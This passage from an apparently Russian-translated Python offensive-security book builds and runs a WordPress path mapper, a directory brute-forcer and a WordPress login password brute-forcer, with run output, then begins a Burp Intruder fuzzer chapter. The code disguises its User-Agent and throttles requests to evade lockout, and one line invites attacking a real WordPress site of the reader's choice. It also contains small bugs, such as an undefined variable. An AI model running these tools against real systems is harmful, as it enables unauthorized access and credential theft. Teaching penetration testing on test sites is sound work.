Вы получили пути к файлам и каталогам WordPress, и теперь пришло время ими воспользоваться — проанализировать удаленное приложение, чтобы узнать, какие из файлов, найденных вами в локальной файловой системе, действительно установлены на атакуемом компьютере. Это те файлы, которые мы сможем атаковать на последующих стадиях для подбора учетных

данных или обнаружения уязвимых участков конфигурации. Добавим в файл `mapper.py` функцию `test_remote`:

```
def test_remote():
    while not web_paths.empty(): ❶
        path = web_paths.get() ❷
        url = f'{TARGET}{path}'
        time.sleep(2) # your target may have throttling/lockout. ❸
        r = requests.get(url)
        if r.status_code == 200:
            answers.put(url) ❹
            sys.stdout.write('+')
        else:
            sys.stdout.write('x')
        sys.stdout.flush()
```

В основе процесса сопоставления лежит функция `test_remote`. Она выполняется в цикле, который продолжает работать, пока очередь `web_paths` не опустеет ❶. На каждой итерации цикла мы берем путь из очереди ❷, добавляем его к базовому пути атакуемого веб-сайта и затем пытаемся его запросить. В случае успеха (о чем просигнализирует код ответа 200) мы сохраняем этот URL-адрес в очередь `answers` ❹ и выводим символ `+` в консоль. Если файл получить не удалось, выводим в консоль символ `x` и продолжаем цикл.

Некоторые веб-серверы могут вас заблокировать, если вы завалите их запросами. Поэтому мы используем `time.sleep` ❸, чтобы останавливаться на 2 секунды после каждого запроса — это должно сделать частоту запросов достаточно низкой, чтобы обойти механизм блокирования.

Увидев, какие ответы возвращает атакуемый сервер, вы можете убрать строчки для вывода данных в консоль, но при первом анализе символы `+` и `x` помогут вам понять, что происходит в процессе выполнения скрипта.

Напоследок напишем функцию `run`, которая будет служить точкой входа в приложение:

```
def run():
    mythreads = list()
    for i in range(THREADS): ❶
        print(f'Spawning thread {i}')
        t = threading.Thread(target=test_remote) ❷
        mythreads.append(t)
        t.start()

    for thread in mythreads:
        thread.join() ❸
```

Функция `run` управляет анализом структуры каталогов, вызывая функции в строго определенном порядке. Мы запускаем 10 потоков (определенных в начале скрипта) ❶, каждый из которых выполняет функцию `test_remote` ❷. После этого ждем, пока все эти потоки не завершатся (для этого предусмотрен вызов `thread.join`), и прекращаем работу ❸.

Теперь в довершение всего можно добавить некоторую логику в блок `__main__`. Подставьте вместо исходного блока следующий обновленный код:

```
if __name__ == '__main__':
    with chdir("/home/tim/Downloads/wordpress"): ❶
        gather_paths()
    input('Press return to continue.') ❷

    run() ❸
    with open('myanswers.txt', 'w') as f: ❹
        while not answers.empty():
            f.write(f'{answers.get()}\n')
    print('done')
```

Прежде чем вызвать `gather_paths`, используем диспетчер контекста `chdir` ❶, чтобы перейти в нужную папку. Мы предусмотрели здесь паузу на случай, если захочется сначала просмотреть консольный вывод ❷. На этом этапе мы уже собрали интересующие нас пути к файлам в локальной копии. Теперь выполняем основную процедуру анализа удаленного приложения ❸ и записываем результаты в файл. Мы, скорее всего, получим множество успешных запросов, в таком случае URL-адреса будут выводиться в консоль слишком быстро для того, чтобы за ними можно было уследить. Этого можно избежать, если добавить блок ❹ для записи результатов в файл. Обратите внимание на метод для открытия файла, играющий роль диспетчера контекста: он гарантирует, что при выходе из этого блока файл будет закрыт.

Проверка написанного

Специально для тестирования авторы создали сайт boodelyboo.com, и именно его мы будем анализировать в этом примере. Вы можете использовать в своих тестах собственный сайт или установить WordPress в виртуальной машине Kali. Отметим, что для этого подойдет любое веб-приложение с открытым исходным кодом, которое можно быстро развернуть или которое у вас уже работает. При запуске `mapper.py` вы должны увидеть такой вывод:

```
Spawning thread 0
Spawning thread 1
Spawning thread 2
```

```
Spawning thread 3
Spawning thread 4
Spawning thread 5
Spawning thread 6
Spawning thread 7
Spawning thread 8
Spawning thread 9
++x+x+++x+x++++++++++++++++++++++++++++++++++++++++++++
++++++++++++++++++++
```

По завершении анализа пути, запросы к которым оказались успешными, будут находиться в новом файле `myanswers.txt`.

Определение структуры папок методом перебора

В предыдущем примере предполагалось, что нам многое известно о нашей цели. Однако при атаке нестандартного веб-приложения или системы интернет-торговли вы зачастую не будете знать обо всех файлах, доступных на веб-сервере. Обычно в таких случаях используется поисковый робот (например, тот, что входит в состав Burp Suite), который обходит заданный вебсайт в попытке узнать о нем как можно больше. Довольно часто взломщиков интересуют конфигурационные файлы, код, оставшийся после разработки, отладочные скрипты и другие зацепки, с помощью которых можно заполучить конфиденциальную информацию или обнаружить функциональность, не предусмотренную разработчиками. Найти их можно лишь путем перебора распространенных имен файлов и каталогов.

Мы напишем простой инструмент, который будет принимать словари перебора, предоставляемые популярными проектами gobuster (https://github.com/OJ/gobuster/) и SVNDigger (https://www.netsparker.com/blog/web-security/svn-digger-better-lists-for-forced-browsing/), и пытаться обнаружить каталоги и файлы, доступные на заданном веб-сервере. В интернете можно найти множество словарей, целый ряд которых присутствует в дистрибутиве Kali (см. /usr/share/wordlists). В этом примере мы будем использовать словарь от SVNDigger. Соответствующие файлы можно получить следующим образом:

```
cd ~/Downloads
wget https://www.netsparker.com/s/research/SVNDigger.zip
unzip SVNDigger.zip
```

Когда вы распакуете это архив, файл `all.txt` будет находиться в папке Downloads.

Как и прежде, создадим пул потоков для агрессивного обнаружения содержимого. Вначале напишем логику для создания очереди (`Queue`) из файла словаря. Создайте файл, назовите его `bruter.py` и наберите следующий код:

```
import queue
import requests
import threading
import sys

AGENT = "Mozilla/5.0 (X11; Linux x86_64; rv:19.0) Gecko/20100101 Firefox/19.0"
EXTENSIONS = ['.php', '.bak', '.orig', '.inc']
TARGET = "http://testphp.vulnweb.com"
THREADS = 50
WORDLIST = "/home/tim/Downloads/all.txt"

def get_words(resume=None): ❶

    def extend_words(word): ❷
        if "." in word:
            words.put(f'/{word}')
        else:
            words.put(f'/{word}/') ❸

        for extension in EXTENSIONS:
            words.put(f'/{word}{extension}')

    with open(WORDLIST) as f:
        raw_words = f.read() ❹

    found_resume = False
    words = queue.Queue()
    for word in raw_words.split():
        if resume is not None: ❺
            if found_resume:
                extend_words(word)
            elif word == resume:
                found_resume = True
                print(f'Resuming wordlist from: {resume}')
        else:
           print(word)
           extend_words(word)
    return words ❻
```

Во вспомогательной функции `get_words` ❶, возвращающей очередь со словами, которые мы будем искать на заданном компьютере, применяется

несколько специальных приемов. Мы считываем содержимое словаря ❹ и начинаем последовательно перебирать каждую его строчку. Затем присваиваем переменной `resume` последний путь, который проверил скрипт ❺. Это позволит возобновить процесс перебора в случае разрыва сетевого соединения или временных неполадок на атакуемом веб-сайте. Завершив обход файла, мы возвращаем очередь со словами, которые будут использоваться функцией, занятой непосредственным перебором ❻.

Заметьте, у `get_words` есть вложенная функция с именем `extend_words` ❷. *Вложенной* называется функция, определенная внутри другой функции. Можно было бы написать ее и отдельно, но она всегда выполняется в контексте `get_words`, поэтому мы сделали ее вложенной, чтобы пространства имен выглядели аккуратно и в коде было легче разобраться.

Эта вложенная функция добавляет к названиям файлов расширения, которые нужно проверить при выполнении запросов. В некоторых случаях имеет смысл проверить не только путь `/admin`, но и, к примеру, `/admin.php`, `/admin.inc` и `/admin.html` ❸. Это позволяет перебрать распространенные расширения, такие как `.orig` и `.bak`, а также применяемые в языках программирования: они могут использоваться на этапе разработки, но по недосмотру остаться в дистрибутиве. Вложенная функция `extend_words` дает возможность сделать это с помощью таких правил: если слово содержит точку (`.`), мы добавляем его к URL-адресу, а если нет, считаем его названием папки (как в случае с `/admin/`).

Так или иначе, мы добавим к результату все потенциальные расширения. Например, если у нас есть два слова, `test.php` и `admin`, очередь будет дополнена следующими элементами: `/test.php.bak`, `/test.php.inc`, `/test.php.orig`, `/test.php.php`, `/admin/admin.bak`, `/admin/admin.inc`, `/admin/admin.orig`, `/admin/admin.php`.

Теперь напишем основную функцию для перебора путей:

```
def dir_bruter(words):
    headers = {'User-Agent': AGENT} ❶
    while not words.empty():
        url = f'{TARGET}{words.get()}' ❷
        try:
            r = requests.get(url, headers=headers)
        except requests.exceptions.ConnectionError: ❸
            sys.stderr.write('x');sys.stderr.flush()
            continue
```

```
        if r.status_code == 200:
            print(f'\nSuccess ({r.status_code}: {url})') ❹
        elif r.status_code == 404:
            sys.stderr.write('.');sys.stderr.flush() ❺
        else:
            print(f'{r.status_code} => {url}')

if __name__ == '__main__':
    words = get_words() ❻
    print('Press return to continue.')
    sys.stdin.readline()
    for _ in range(THREADS):
        t = threading.Thread(target=dir_bruter, args=(words,))
        t.start()
```

Функция `dir_bruter` принимает объект `Queue`, содержащий слова, которые мы подготовили в функции `get_words`. В начале программы мы определили строку `User-Agent`, которая будет использоваться в HTTP-запросах, чтобы они выглядели так, будто их отправляют без злых намерений. Эта информация добавляется в переменную `headers` ❶. Затем мы перебираем в цикле очередь `words`. На каждой итерации создается URL-адрес, по которому будет отправлен запрос к удаленному веб-серверу ❷.

Эта функция записывает одну часть вывода непосредственно в консоль, а другую — в `stderr`. Мы будем использовать такой подход для гибкого представления результатов. Это позволит отображать разные участки вывода в зависимости от того, что мы хотим увидеть.

Было бы неплохо знать о любых ошибках соединения ❸: когда они возникают, мы выводим в `stderr` символ `x`. Если же запрос прошел успешно (на что указывает код ответа 200), в консоль выводится полный URL-адрес ❹. Мы бы могли также записывать результаты в отдельную очередь, как в прошлый раз. При получении ответа «404» выводим в `stderr` точку (`.`) и продолжаем ❺. Если придет какой-то другой код ответа, мы опять-таки выведем полный URL-адрес, так как это может свидетельствовать об обнаружении на веб-сервере чего-то интересного (то есть чего-то помимо ошибки «файл не найден»). Вам будет полезно понаблюдать за своим выводом, поскольку иногда в зависимости от конфигурации удаленного веб-сервера приходится отфильтровывать дополнительные коды HTTP-ошибок, чтобы не засорять результаты.

В блоке `__main__` мы берем список слов для проверки ❻ и запускаем кучу потоков, которые будут его перебирать.

Проверка написанного

На сайте OWASP доступен список уязвимых веб-приложений, как локальных, так и подключенных к интернету, в том числе виртуальных машин и образов дисков, которые вы можете использовать для проверки своих инструментов. В данном случае URL-адрес, указанный в исходном коде, принадлежит веб-приложению от компании Acunetix, которое специально сделали уязвимым. У атак на такие приложения есть одно замечательное свойство: они наглядно демонстрируют, насколько эффективным может быть перебор.

Прежде чем запускать скрипт, советуем присвоить переменной `THREADS` какое-то адекватное значение (например, 5). Если сделать его слишком маленьким, скрипт будет долго выполняться, а если слишком большим, можно перегрузить сервер. Очень скоро вы должны увидеть результаты наподобие следующих:

```
(bhp) tim@kali:~/bhp/bhp$ python bruter.py
Press return to continue.
--пропущено--
Success (200: http://testphp.vulnweb.com/CVS/)
.........................................
Success (200: http://testphp.vulnweb.com/admin/).
.................................................
```

Для записи символов `x` и точек (`.`) мы использовали `sys.stderr`, поэтому, если вы хотите видеть только успешные запросы, при запуске скрипта перенаправьте `stderr` в `/dev/null`. Таким образом, в консоль будут выводиться только найденные файлы:

```
python bruter.py 2> /dev/null

Success (200: http://testphp.vulnweb.com/CVS/)
Success (200: http://testphp.vulnweb.com/admin/)
Success (200: http://testphp.vulnweb.com/index.php)
Success (200: http://testphp.vulnweb.com/index.bak)
Success (200: http://testphp.vulnweb.com/search.php)
Success (200: http://testphp.vulnweb.com/login.php)
Success (200: http://testphp.vulnweb.com/images/)
Success (200: http://testphp.vulnweb.com/index.php)
Success (200: http://testphp.vulnweb.com/logout.php)
Success (200: http://testphp.vulnweb.com/categories.php)
```

Заметьте, мы получаем от удаленного веб-сайта интересные результаты, и некоторые из них могут вас удивить. Например, вы можете найти резервные

файлы или фрагменты кода, которые случайно оставил после себя перетрудившийся веб-разработчик. Мало ли что может находиться, скажем, в файле `index.bak`. Таким образом вы можете избавиться от файлов, которые позволяют легко скомпрометировать ваше приложение[1].

Взлом HTML-формы аутентификации методом перебора

В вашей карьере веб-хакера может наступить момент, когда нужно будет получить доступ к атакуемой системе или, если вы занимаетесь консалтингом, оценить надежность пароля для существующего веб-приложения. В веб-системах все чаще встречается защита от перебора — это может быть капча, простое математическое уравнение или аутентификационный токен, который нужно отправить вместе с запросом. Существует целый ряд инструментов, которые позволяют применять метод перебора к скрипту входа, используя POST-запросы, но во многих случаях им недостает гибкости для работы с динамическим содержимым или прохождения простых проверок, подтверждающих, что система имеет дело с живым пользователем.

Мы создадим простой инструмент для перебора, который будет полезен для атаки на WordPress — популярную систему управления контентом. Современные версии WordPress поддерживают некоторые базовые методы защиты от перебора, но по-прежнему не умеют блокировать учетные записи и не используют по умолчанию надежные капчи.

Чтобы атаковать WordPress методом перебора, мы должны выполнить два требования: извлечь скрытый токен из формы для входа, прежде чем пытаться слать пароль, и убедиться в том, что принимаем cookie в своем HTTP-сеансе. Когда мы впервые обращаемся к удаленному приложению, оно отправляет нам одно или несколько значений cookie и ожидает, что мы пошлем их обратно при попытке входа. Чтобы извлечь значения формы входа, воспользуемся пакетом `lxml`, с которым познакомились в разделе «Пакеты lxml и BeautifulSoup».

Для начала посмотрим, как выглядит форма входа в WordPress. Ее можно найти по адресу вида http://<ваша_цель>/wp-login.php/. Для анализа структуры HTML-страницы можете просмотреть ее исходный код в своем браузере.

---

[1] Авторы постоянно переключаются между двумя противоположными точками зрения, принадлежащими хакеру и пентестеру.

Например, в Firefox выберите пункт меню Tools ▸ Web Developer ▸ Inspector (Инструменты ▸ Веб-разработка ▸ Инспектор). Для краткости приводим лишь интересующие нас элементы формы:

```
<form name="loginform" id="loginform"
    action="http://boodelyboo.com/wordpress/wp-login.php" method="post"> ❶
    <p>
    <label for="user_login">Username or Email Address</label>
    <input type="text" name="log" id="user_login" value="" size="20"/> ❷
    </p>

    <div class="user-pass-wrap">
        <label for="user_pass">Password</label>
        <div class="wp-pwd">
        <input type="password" name="pwd" id="user_pass" value="" size="20" /> ❸
        </div>
    </div>
    <p class="submit">
    <input type="submit" name="wp-submit" id="wp-submit" value="Log In" /> ❹
    <input type="hidden" name="testcookie" value="1" /> ❺
    </p>
</form>
```

Из кода этой формы можно почерпнуть ценную информацию, которую нужно будет интегрировать в инструмент для перебора. Прежде всего, форма отправляется по пути `/wp-login.php` методом HTTP POST ❶. Дальше идут поля, необходимые для успешной отправки формы: переменная `log` ❷ представляет имя пользователя, переменная `pwd` ❸ представляет пароль, а `wp-submit` ❹ и `testcookie` ❺ используются для кнопки отправки и проверочного значения cookie соответственно. Обратите внимание на то, что элемент формы `testcookie` скрыт.

При обращении к форме сервер устанавливает несколько значений cookie и ожидает, что вы отправите их обратно вместе с данными формы. Это неотъемлемый элемент защиты от перебора, которая применяется в WordPress. Сайт сопоставляет cookie с сеансом текущего пользователя, поэтому, даже если вы передадите скрипту входа корректные учетные данные, но забудете о cookie, аутентифицироваться не получится. Когда в систему входит обычный пользователь, о cookie заботится сам браузер. Мы должны воспроизвести это поведение в своей программе. Работа с cookie будет автоматизирована с помощью объекта `Session` из библиотеки `requests`.

Чтобы успешно атаковать WordPress, выполняем такую последовательность действий.

1. Получаем страницу входа и принимаем все возвращенные нам cookie.
2. Извлекаем из HTML-кода все элементы формы.
3. Выбираем имя пользователя и/или пароль из своего словаря.
4. Отправляем скрипту входа HTTP POST вместе со всеми полями HTML-формы и значениями cookie, которые мы сохранили.
5. Проверяем, удалось ли успешно войти в веб-приложение.

Средство восстановления паролей Cain & Abel, доступное только в Windows, содержит большой словарь `cain.txt`. Воспользуемся им, чтобы подобрать пароль. Этот файл можно скачать непосредственно из репозитория SecLists на GitHub, принадлежащего Даниэлю Мисслеру:

```
wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/
Software/cain-and-abel.txt
```

Кстати, в SecLists есть много других словарей. Можете самостоятельно исследовать этот репозиторий и поискать в нем то, что может пригодиться в будущих проектах.

Как видите, в этом скрипте мы будем применять некоторые новые полезные методики. Также стоит упомянуть, что свои инструменты ни в коем случае нельзя тестировать на реальных целях — обязательно подготовьте специальную копию веб-приложения с известными вам учетными данными и убедитесь в том, что инструмент дает желаемый результат. Давайте создадим Python-файл с именем `wordpress_killer.py` и наберем в нем следующий код:

```
from io import BytesIO
from lxml import etree
from queue import Queue

import requests
import sys
import threading
import time

SUCCESS = 'Welcome to WordPress!' ❶
TARGET = "http://boodelyboo.com/wordpress/wp-login.php" ❷
WORDLIST = '/home/tim/bhp/bhp/cain.txt'

def get_words(): ❸
    with open(WORDLIST) as f:
        raw_words = f.read()

    words = Queue()
```

```
    for word in raw_words.split():
        words.put(word)
    return words

def get_params(content): ❹
    params = dict()
    parser = etree.HTMLParser()
    tree = etree.parse(BytesIO(content), parser=parser)
    for elem in tree.findall('//input'): # находим все элементы input ❺
        name = elem.get('name')
        if name is not None:
            params[name] = elem.get('value', None)
    return params
```

Эти общие параметры заслуживают особого внимания. Переменная `TARGET` ❷ — это URL-адрес, с которого скрипт изначально загружает HTML для дальнейшего разбора. Переменная `SUCCESS` ❶ — это строка, которую мы будем искать в теле ответа после каждой попытки, чтобы определить, получилось у нас подобрать учетные данные или нет.

Функция `get_words` ❸ должна выглядеть знакомо, так как ее аналог использовался в скрипте перебора в разделе «Определение структуры каталогов методом перебора». Функция `get_params` ❹ принимает тело HTTP-ответа, разбирает его и циклически проходится по всем элементам `input` ❺, чтобы составить словарь с параметрами, которые нам нужно заполнить. Теперь напишем основную логику нашего инструмента. Часть представленного здесь кода должна быть вам знакома по листингам предыдущих инструментов для перебора, поэтому остановимся только на новых приемах.

```
class Bruter:
    def __init__(self, username, url):
        self.username = username
        self.url = url
        self.found = False
        print(f'\nBrute Force Attack beginning on {url}.\n')
        print("Finished the setup where username = %s\n" % username)

    def run_bruteforce(self, passwords):
        for _ in range(10):
            t = threading.Thread(target=self.web_bruter, args=(passwords,))
            t.start()

    def web_bruter(self, passwords):
        session = requests.Session() ❶
        resp0 = session.get(self.url)
        params = get_params(resp0.content)
```

```
        params['log'] = self.username

        while not passwords.empty() and not self.found: ❷
            time.sleep(5)
            passwd = passwords.get()
            print(f'Trying username/password {self.username}/{passwd:<10}')
            params['pwd'] = passwd

            resp1 = session.post(self.url, data=params) ❸
            if SUCCESS in resp1.content.decode():
                self.found = True
                print(f"\nBruteforcing successful.")
                print("Username is %s" % self.username)
                print("Password is %s\n" % brute)
                print('done: now cleaning up other threads. . .')
```

Это наш главный класс для перебора, который будет заниматься отправкой всех HTTP-запросов и обработкой cookie. Выполнение метода `web_bruter`, который атакует форму входа методом перебора, состоит из трех этапов.

На первом этапе ❶ мы инициализируем объект `Session` из библиотеки `requests`, который будет автоматически обрабатывать cookie. Затем выполняем начальный запрос к форме входа. Получив исходный HTML-код, мы передаем его функции `get_params`, которая разбирает содержимое параметров и возвращает словарь со всеми извлеченными элементами формы. После успешного разбора HTML заменяем параметр `username`. Теперь можно начинать циклический перебор потенциальных паролей.

Внутри цикла ❷ мы на несколько секунд останавливаемся в попытке избежать блокирования учетной записи. Затем достаем из очереди пароль и используем его для окончательного заполнения словаря с параметрами. Если в очереди не осталось паролей, поток завершается.

На третьем этапе ❸ мы шлем POST-запрос со словарем параметров. Когда придет ответ на попытку аутентифицироваться, проверяем, была ли она успешной, то есть содержит ли ответ строку `SUCCESS`, определенную нами ранее. Если эта строка присутствует и нам удалось войти, очищаем очередь, чтобы другие потоки могли быстро завершить свою работу.

Чтобы закончить написание инструмента для перебора паролей, добавим следующий код:

```
if __name__ == '__main__':
    words = get_words()
    b = Bruter('tim', url) ❶
    b.run_bruteforce(words)) ❷
```

Вот и все! Мы передаем `username` и `url` классу `Bruter` ❶ и атакуем приложение с помощью очереди, созданной на основе списка `words` ❷. Теперь посмотрим на то, как все это магически работает.

ОСНОВЫ РАБОТЫ С HTMLPARSER

В примерах, представленных в этом разделе, мы использовали пакеты `requests` и `lxml` для выполнения HTTP-запросов и разбора полученного содержимого. Но что если эти пакеты нельзя установить и приходится ограничиваться стандартной библиотекой? Как отмечалось в начале главы, запросы можно выполнять с помощью `urllib`, однако синтаксический анализатор нужно будет писать самостоятельно, используя стандартный модуль `html.parser.HTMLParser`.

При использовании класса `HTMLParser` можно реализовать три основных метода: `handle_starttag`, `handle_endtag` и `handle_data`. Функция `handle_starttag` вызывается при обнаружении каждого открывающего HTML-тега, а когда анализатор находит закрывающий HTML-тег, вызывается функция `handle_endtag`. Вызов функции `handle_data` происходит в случае, если между тегами есть обычный текст. Прототипы этих трех методов немного отличаются друг от друга и выглядят так:

```
handle_starttag(self, tag, attributes)
handle_endttag(self, tag)
handle_data(self, data)
```

Вот небольшая иллюстрация того, как они работают:

```
<title>Python rocks!</title>

handle_starttag => переменная tag будет равна "title"
handle_data     => переменная data будет равна "Python rocks!"
handle_endtag   => переменная tag будет равна "title"
```

Имея элементарное представление о том, как работает класс `HTMLParser`, вы можете разбирать формы, искать ссылки для обхода веб-страниц, извлекать текст для сбора и анализа данных или находить все изображения на странице.

Проверка написанного

Если вы еще не установили WordPress в своей виртуальной машине Kali, сейчас самое время сделать это. В нашей временной копии WordPress, размещенной на сайте boodelyboo.com, мы выбрали `tim` в качестве имени пользователя

и `1234567` в качестве пароля, чтобы убедиться в том, что все работает. По счастливому стечению обстоятельств этот же пароль присутствует в файле `cain.txt`, примерно 30-й по счету. Запустив скрипт, мы получим следующий вывод:

```
(bhp) tim@kali:~/bhp/bhp$ python wordpress_killer.py
Brute Force Attack beginning on http://boodelyboo.com/wordpress/wp-login.php.
Finished the setup where username = tim
Trying username/password tim/!@#$%
Trying username/password tim/!@#$%^
Trying username/password tim/!@#$%^&
--пропущено--
Trying username/password tim/0racl38i

Bruteforcing successful.
Username is tim
Password is 1234567

done: now cleaning up.
(bhp) tim@kali:~/bhp/bhp$
```

Как видите, скрипт успешно подобрал пароль и вошел в консоль WordPress. Чтобы это подтвердить, попробуйте аутентифицироваться вручную, используя те же учетные данные. Проверив свой инструмент локально и убедившись в том, что он работает, можете применить его для атаки на реальное приложение WordPress на свой выбор.

6

Расширение прокси Burp Proxy

Если вы когда-либо пробовали взламывать веб-приложение, то для обхода веб-страниц, проксирования трафика браузера и выполнения других атак, скорее всего, использовали Burp Suite. Этот пакет позволяет создавать собственные инструменты — так называемые *расширения*. Вы можете добавлять собственные панели в Burp GUI и интегрировать средства автоматизации в Burp Suite, применяя Python, Ruby или стандартную версию Java. Мы воспользуемся этой возможностью и напишем полезные инструменты для проведения атак и расширенного сбора информации. Наше первое расширение будет задействовать HTTP-запрос, перехваченный с помощью Burp Proxy, в качестве отправной точки для мутационного фаззера, выполняемого внутри Burp Intruder. Второе расширение будет взаимодействовать с Microsoft Bing API в поиске виртуальных хостов с тем же IP-адресом, что и атакуемый сайт, а также любых поддоменов заданного домена. В завершение разработаем расширение для формирования на основе заданного веб-сайта словаря, который можно использовать для подбора паролей.

В этой главе предполагается, что вы уже имели дело с Burp и знаете, как с помощью Burp Proxy перехватывать запросы и передавать их в Burp Intruder. Если вам нужно практическое руководство, где рассказывается о том, как это делать, можете для начала посетить веб-сайт PortSwigger Web Security (http://www.portswigger.net/).

Признаемся честно: когда мы только начали исследовать API Burp Extender, у нас ушло некоторое время на то, чтобы понять, как он работает. Нам он показался немного запутанным, так как мы обычно используем только Python и наш опыт разработки на Java ограничен. Но нам удалось найти на веб-сайте Burp ряд расширений, которые послужили хорошими примерами того, как другие ребята пишут код для этой платформы. Эти примеры помогли нам научиться писать собственные расширения. Данная глава охватывает базовые аспекты расширения функциональности, но мы также покажем вам, как использовать документацию для API в качестве руководства.

Подготовка

Пакет Burp Suite по умолчанию установлен в Kali Linux. Если вы используете другую систему, скачайте его на сайте http://www.portswigger.net/ и установите самостоятельно.

Как это ни печально, но вам понадобится современная версия Java. В Kali Linux она уже имеется. Если работаете с чем-то другим, можете установить ее с помощью метода, который практикуется в вашей системе, такого как apt, yum или rpm. Вслед за этим установите *Jython* — реализацию Python 2, написанную на Java. До сих пор весь наш код соответствовал синтаксису Python 3, но в этой главе мы вернемся к Python 2, так как именно эту версию поддерживает Jython. Соответствующий JAR-файл можно найти на официальном сайте по адресу: https://www.jython.org/download.html. Выберите пункт Jython 2.7 Standalone Installer. Сохраните этот файл на видном месте, например на Рабочем столе.

Затем либо выполните двойной щелчок на значке Burb в системе Kali, либо запустите Burp в командной строке:

```
#> java -XX:MaxPermSize=1G -jar burpsuite_pro_v1.6.jar
```

На экране должен появиться графический пользовательский интерфейс (graphical user interface, GUI) Burp со множеством вкладок (рис. 6.1).

Теперь давайте покажем Burp, где находится наш интерпретатор Jython. Перейдите на вкладку Extender (Расширитель) и щелкните на вкладке Options (Параметры). В разделе Python Environment (Среда Python) выберите местоположение JAR-файла Jython (рис. 6.2). Остальные параметры можно оставить без изменений. Теперь мы готовы к написанию своего первого расширения. Поехали!



Рис. 6.1. Правильно загруженный пользовательский интерфейс Burp Suite



Рис. 6.2. Задание местоположения интерпретатора Jython

Фаззинг с использованием Burp

На каком-то этапе своей карьеры вы можете столкнуться с необходимостью проведения атаки на веб-приложение, которое нельзя проанализировать с помощью традиционных инструментов. Например, оно может использовать слишком много параметров или иметь умышленно запутанный код, ручное тестирование которого заняло бы слишком много времени. Мы сами иногда применяли стандартные инструменты, не способные справиться с необычными протоколами, а зачастую даже с JSON. В таких ситуациях имеет смысл определить, как выглядит нормальный HTTP-трафик, включая аутентификационные cookie, и передать тело запроса собственноручно написанному фаззеру. Затем этот фаззер сможет сделать с содержимым запроса все, что

вам угодно. В качестве первого расширения для Burp создадим простейший в мире фаззер веб-приложений, который позже можно будет превратить во что-то более функциональное.

В составе Burp есть целый ряд инструментов для анализа веб-приложений. Этот процесс обычно выглядит так: вы перехватываете запросы с помощью Burp Proxy и, если какой-то из них вам кажется интересным, передаете его другому инструменту Burp, роль которого обычно играет Repeater. Этот инструмент позволяет воспроизводить веб-трафик и вручную модифицировать любые его участки, которые вас интересуют. Чтобы автоматизировать свои атаки, запросы можно передавать инструменту Intruder, который пытается самостоятельно определить, какие части трафика следует модифицировать, и позволяет вам применять различные атаки, чтобы спровоцировать вывод сообщений об ошибках или выявить уязвимости. Расширение Burp может взаимодействовать с другими инструментами этого пакета множеством разных способов. В примере мы добавим нужные возможности непосредственно в Intruder.

Первое, что приходит в голову, — это заглянуть в документацию API Burp и определить, какие классы нам нужно унаследовать, чтобы написать собственное расширение. Для получения доступа к документации можно перейти на вкладку Extender (Расширитель) и щелкнуть на вкладке APIs. API может показаться вам немного пугающим, так как в нем явно прослеживается стиль Java. Но обратите внимание на то, насколько удачно назвали все свои классы разработчики Burp: это позволит нам легко определить, с чего следует начинать. В частности, поскольку мы пытаемся проанализировать веб-запросы в ходе атаки с использованием Intruder, стоит сосредоточиться на классах `IIntruderPayloadGeneratorFactory` и `IIntruderPayloadGenerator`. Посмотрим, что говорится о классе `IIntruderPayloadGeneratorFactory` в документации:

```
/**
 * Extensions can implement this interface and then call
 * IBurpExtenderCallbacks.registerIntruderPayloadGenerator Factory() ❶
 * to register a factory for custom Intruder payloads.
*/

public interface IIntruderPayloadGeneratorFactory
{
    /**
     * This method is used by Burp to obtain the name of the payload
     * generator. This will be displayed as an option within the
     * Intruder UI when the user selects to use extension-generated
     * payloads.
```

```
     * @return The name of the payload generator.
     */
String getGeneratorName(); ❷

    /**
     * This method is used by Burp when the user starts an Intruder
     * attack that uses this payload generator.

     * @param attack
     * An IIntruderAttack object that can be queried to obtain details
     * about the attack in which the payload generator will be used.
     * @return A new instance of
     * IIntruderPayloadGenerator that will be used to generate
     * payloads for the attack.
     */

IIntruderPayloadGenerator createNewInstance(IIntruderAttack attack); ❸
}
```

В первой части документации ❶ говорится о том, что мы должны зарегистрировать наше расширение средствами Burp. Вместе с `IIntruderPayloadGeneratorFactory` унаследуем главный класс Burp. Последний требует, чтобы мы реализовали в наследнике два метода. Burp вызовет метод `getGeneratorName` ❷ для получения имени нашего расширения, и мы должны вернуть в ответ строку. Метод `createNewInstance` ❸ должен возвращать экземпляр `IIntruderPayloadGenerator` — второго класса, который нужно создать.

Теперь приступим непосредственно к написанию кода на Python, который будет удовлетворять этим требованиям, а позже придумаем, как добавить класс `IIntruderPayloadGenerator`. Создайте файл с именем `bhp_fuzzer.py` и наберите следующий код:

```
